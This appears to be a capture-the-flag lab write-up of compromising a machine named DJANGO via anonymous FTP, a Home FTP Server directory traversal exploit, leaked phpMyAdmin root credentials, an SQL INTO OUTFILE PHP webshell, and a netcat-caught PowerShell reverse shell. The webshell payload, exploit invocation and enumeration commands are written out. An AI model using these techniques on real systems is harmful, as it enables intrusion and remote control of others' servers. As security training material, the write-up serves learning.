
What started as anonymous FTP access quickly turned into a full compromise involving: - FTP directory traversal - Apache/XAMPP configuration disclosure - phpMyAdmin credential discovery - Arbitrary file write - PHP webshell upload - PowerShell reverse shell access
In this write-up, I'll walk through the full attack chain step by step and explain the enumeration mindset that led to the final compromise.
Machine Recon
Initial Recon
I started with an Nmap scan against the target machine:
nmap -sC -sV 10.150.150.212The scan revealed several interesting services:
- FTP (Anonymous login enabled)
- HTTP (Apache/XAMPP)
- phpMyAdmin
- Splunk
The presence of XAMPP immediately suggested the machine was likely running a Windows-based Apache/PHP stack.
FTP ENUMERATION
Anonymous FTP Access I connected to the FTP server using anonymous credentials:
ftp 10.150.150.212Login succeeded:
230 User Anonymous logged in.At first, write permissions appeared restricted:
- Unable to create directories
- Unable to rename files
However, while researching the FTP software, I discovered the target was running:
Home FTP ServerThis led me to a known directory traversal vulnerability affecting older versions of the software.
FTP Exploit Section
Exploiting Home FTP Server Directory Traversal
I found a public exploit for Home FTP Server that allowed arbitrary file reads outside the FTP root directory.
After modifying the exploit for the target, I successfully retrieved sensitive files directly from the Windows filesystem. Mofied exploit can be found here: TAP ME. Example:
python2 exploit.py 'c:\\xampp\\apache\\conf\\httpd.conf'This exposed the Apache configuration file.
Sensitive File Discovery
Discovering Sensitive Files
While reviewing the XAMPP installation, I discovered an extremely interesting file:
C:\xampp\passwords.txtDumping the file revealed default credentials:

 MySQL (phpMyAdmin):

   User: root
   Password:thebarrierbetween
phpMyAdmin Access
Accessing phpMyAdmin
Using the credentials from the passwords file, I logged into phpMyAdmin successfully:
Username: root
Password:thebarrierbetween
At this point, I attempted to gain code execution by writing a PHP webshell into the web root using SQL.
Webshell Section
Writing a PHP Webshell
First check the variable,
I used the following SQL query:
SHOW VARIABLES LIKE 'secure_file_priv';
SELECT "<?php system($_GET['cmd']); ?>"
INTO OUTFILE 'C:/xampp/htdocs/shell.php'
After checking the variable, the outfile operation succeeded and the shell was written successfully.
I now had command execution through:
http://TARGET/shell.php?cmd=whoamiReverse Shell Section
Upgrading to a PowerShell Reverse Shell
To obtain an interactive shell, I used a PowerShell one-liner payload which can be found here.
Replace "<IP>" and "<PORT>" with your Listener IP and PORT respectively.
I caught the shell using Netcat:
nc -lvnp 7070Shell received:
PS C:\xampp\htdocs>The compromised user was:
django\chuck.norrisEnumeration
Post Exploitation Enumeration
Once inside the system, I began enumerating: - Users - Privileges - Desktop files - Flag locations
Useful commands included:
net users
whoami
whoami /priv
Get-ChildItem -Path C:\ -Recurse -Force -ErrorAction SilentlyContinue -Filter FLAG20.txt
Eventually, I located the 3rd flag:
C:\xampp\FLAG20.txtFINALLY
Final Enumeration
The Final Flag was on the Desktop of the user chuck.norris, retrieved successfully.
The funniest part?
My reverse shell initially landed me directly inside:
C:\xamppMeaning I could have simply done:
dir FLAG*…and instantly found the final flag 😭
Instead, I went full post-exploitation mode:
- User enumeration
- Recursive file searches
- Privilege checks
- Desktop hunting
Still worth it though, the enumeration process itself was valuable practice.
Conclusion
This machine was an excellent example of how small misconfigurations chain together into full compromise.
Attack chain summary: 1. Anonymous FTP access 2. FTP directory traversal vulnerability 3. Sensitive configuration disclosure 4. Credential discovery 5. phpMyAdmin access 6. Arbitrary file write 7. PHP webshell 8. Reverse shell 9. Full machine compromise
DJANGO has officially fallen.
Compromised by: Cybernerddd